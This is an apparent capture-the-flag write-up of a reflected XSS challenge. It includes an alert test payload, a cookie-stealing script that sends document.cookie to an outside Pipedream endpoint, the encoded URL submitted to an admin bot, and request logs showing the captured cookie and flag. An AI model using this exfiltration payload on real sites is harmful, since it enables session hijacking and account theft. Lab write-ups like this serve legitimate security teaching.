
The challenge has two URLs:

- **Admin Bot URL**: The admin bot would visit a URL that I submitted.
- **Website URL**: A vulnerable website where I could inject my payload.




When I visited the vulnerable website, it displayed a simple form that asked for my name. I suspected it was vulnerable to XSS, so I tested it by submitting a basic payload:

```
<script>alert('Vulnerable!');</script>
```



<script>alert('Vulnerable!');</script>

After submitting this payload, I saw a popup alert message with the text "Vulnerable!" This confirmed that the website was vulnerable to XSS.



```
http://offsec-chalbroker.osiris.cyber.nyu.edu:10003/greet?name=<script>alert%28%27Vulnerable%21%27%29%3B<%2Fscript>
```

offsec-chalbroker.osiris.cyber.nyu.edu:10003 says

Vulnerable!

Once I confirmed the vulnerability, I tried put the payload in the admin bot. It went through but it did not give any response.


To get response, I decided to use Pipedream, a service that provides custom URLs to capture incoming HTTP requests. I created an account on Pipedream and got my unique URL.

Next, I crafted the following JavaScript payload with my pipedream url.

```
<script>
  var xhr = new XMLHttpRequest();
  xhr.open('GET', ' https://eok5tcpo8zgak9y.m.pipedream.net?c=' + document.cookie, false);
  xhr.send();
</script>
```

This script would send the document.cookie (the admin's cookies) to my Pipedream endpoint.


I submitted this payload to the vulnerable website to test if it worked as expected. After confirming it worked on my browser, I moved to submit the same payload on the Admin Bot URL.



```
http://offsec-chalbroker.osiris.cyber.nyu.edu:10003/greet?name=<script>var+xhr%3Dnew+XMLHttpRequest%28%29%3Bxhr.open%28%27GET%27%2C%27https%3A%2F%2Feok5tcpo8zgak9y.m.pipedream.net%3Fc%3D%27%2Bdocument.cookie%2Cfalse%29%3Bxhr.se
```

Hello, !


Can you find the vulnerability?



```
LIVE EVENTS
Today
GET /?c=flag=flag{S33_XSS_1snt_s0_h4rd_1s_1t?_c...   04:54:23 PM
GET /?c=CHALBROKER_USER_ID=vc2499                    04:54:10 PM
GET /?c=flag=flag{S33_XSS_1snt_s0_h4rd_1s_1t?_c...   04:40:49 PM
GET /?c=CHALBROKER_USER_ID=vc2499                    04:40:09 PM
GET /?c=CHALBROKER_USER_ID=vc2499                    04:46:15 PM
```

```
2Q2JDPWNVYEIEYTJL4NYQAIMF9Q
Success
Workflow executed in 2,014 ms
▶ details

trigger
Exports  Inputs  Logs  Details
▼steps.trigger {2}
 ▶context {19}
 ▼event {6}
   method: GET
   path: /
  ▼query {1}
    c: CHALBROKER_USER_ID=vc2499
   client_ip: 68.196.59.20
   url: https://eok5tcpo8zgak9y.m.pipedream.net/?c=CHALBROKER_USER_ID=vc2499
  ▶headers {14}

code
Exports  Inputs  Logs  Details
▼steps.code {1}
 ▼$response {3}
   status: 200
  ▶headers {0}
  ▶body {8}
```


I navigated to the Admin Bot page, which allowed me to submit URLs. I used the vulnerable website URL with my XSS payload included, ensuring the payload would execute when the admin visited it. After submission, I received a confirmation message stating, "Your URL has been submitted!"



Admin's Website

Submit your XSS URL (admin will visit it):

```
ıcument.cookie%2Cfalse%29%3Bxhr.send%28%29%3B%3C%2Fscript%3E
```




Your URL has been submitted!

Once the admin bot visited the injected URL, the payload executed in the admin's browser. This triggered the script, and the admin's cookie was sent to my Pipedream endpoint. I monitored the Pipedream logs and, after some time, I saw a GET request with the admin's cookie.

The request contained the flag:

c=flag{S3_XSS_1snt_s0_h4rd_1s_1t?_cd03295b4922ddff}

The final flag I retrieved from the cookie is: **flag{S3_XSS_1snt_s0_h4rd_1s_1t?_cd03295b4922ddff}**



```
GET /?c=flag=flag{S33_XSS_1snt_s0_h4rd_1s_1t?_c...   04:54:23 PM
GET /?c=CHALBROKER_USER_ID=vc2499                    04:54:10 PM
GET /?c=flag=flag{S33_XSS_1snt_s0_h4rd_1s_1t?_c...   04:48:49 PM
GET /?c=CHALBROKER_USER_ID=vc2499                    04:48:09 PM
GET /?c=CHALBROKER_USER_ID=vc2499                    04:46:15 PM
```

2Q2IF0P4O7TLMNTINPIOLXXGFIC

Success
Workflow executed in 593 ms

```
▸ details

trigger
Exports  Inputs  Logs  Details
▾steps.trigger {2}
  ▸context {19}
  ▾event {6}
    method: GET
    path: /
   ▾query {1}
     c: flag=flag{S33_XSS_1snt_s0_h4rd_1s_1t?_cd03295b4922ddff}
    client_ip: 128.238.62.235
   ▸url https://eok5tcpo8rgak9y.m.pipedream.net/?c=flag=flag{S33_XSS_1snt_s0_h4rd_1s_1...
   ▸headers {14}

code
code
Exports  Inputs  Logs  Details
▾steps.code {1}
  ▾$response {3}
    status: 200
   ▸headers {0}
   ▸body {8}
```